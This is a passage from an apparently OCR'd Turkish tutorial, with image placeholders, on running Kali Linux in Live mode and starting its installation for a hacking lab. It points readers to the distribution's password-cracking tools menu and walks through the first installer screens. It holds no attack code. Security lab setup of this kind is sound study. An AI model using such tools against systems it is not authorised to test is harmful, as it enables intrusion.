


“Start” düğmesine bastığımızda kurulum için yeni bir pencere açılacak. Burada aşağıdaki kırmızıyla işaretli düğmeye basarak daha önce indirdiğimiz “kali-linux-2.0-amd64.iso” dosyasını seçiyoruz ve “Start” ile devam ediyoruz.


Sonunda “Kali Linux” başlangıç ekranını görmeyi başardık. Önce “Live (amd64)” seçeneğiyle kurulum yapmadan DVD’den çalıştıralım. Daha sonra kurulumla devam edeceğiz.



Kali Linux karşımızda ve "Live" modunda çalışıyor. Bu mod, kurulum yapmadan çalıştırma ve işimiz bittiğinde kapatma imkânı sağlıyor. Kurulum olmadığı için kapattığımızda bilgisayarda bir iz bırakmamış oluyoruz. Fakat biz kurulum yaparak devam edeceğiz çünkü çalışmalarımızı kaybetmek istemiyoruz.



Kali Linux'ta en sık kullanılan güvenlik ve saldırı araçlarını üst menüde Applications'a tıklayarak bulabilirsiniz. Resimdeki gibi "Password Attacks" bölümünü seçersek şifre kırma araçlarının listelendiğini görebiliriz.




Bir sonraki adımda Kali Linux'un kurulumuyla devam edeceğiz.

Kali Linux kurulumu


Kurulum ile Kali'yi kalıcı hale getireceğiz. Kurulumu başlatmadan önce bilgisayarınızın internete bağlı olduğundan emin olun. Böylelikle kurulum sırasında ağ yapılandırması ve bazı güncellemeler otomatik olarak yapılabilir. Laboratuvarımızın ilk bilgisayarı Kali olacak. "Live" modunda açılışta

Applications → Usual Applications → System Tools → Install Kali adımlarını seçerek kurulum yapabiliriz.




"Live" modunda Kali işletim sistemini kurmak istemiyorsak, işletim sistemini tekrar başlatıp "Install" veya "Graphical Install" seçeneğini kullanabiliriz. Biz sistemi tekrar başlatıp "Install" seçeneğine tıklayarak ilerleyelim.


Karşımıza ilk olarak dil seçimi geliyor: “Select a language”. “English” seçeneğine tıklayıp devam ediyoruz. Burada İngilizce seçmemizin en önemli sebeplerinden biri çevirilerin tamamlanmaması sebebiyle yarı İngilizce yarı Türkçe işletim sistemi kullanmanın pek de kolay olmaması. Diğer sebep olarak da bilgisayar korsanlığı kariyerinizde ilerlemek için İngilizce bilgisinin çok önemli olduğu gösterilebilir. Türkçe kaynak sıkıntısı bir yana, yeni çıkan açıklık ve yama bilgilerinin tamamı İngilizce yayınlanıyor. Bundan dolayı İngilizce ile devam etmeniz ve bu alışkanlığı geliştirmeye bir yerden başlamanız faydanıza olacaktır.




Konum seçimi “Select your location” adımında sırasıyla, Other → Asia → Turkey seçeneğini ayarlayıp devam ediyoruz.



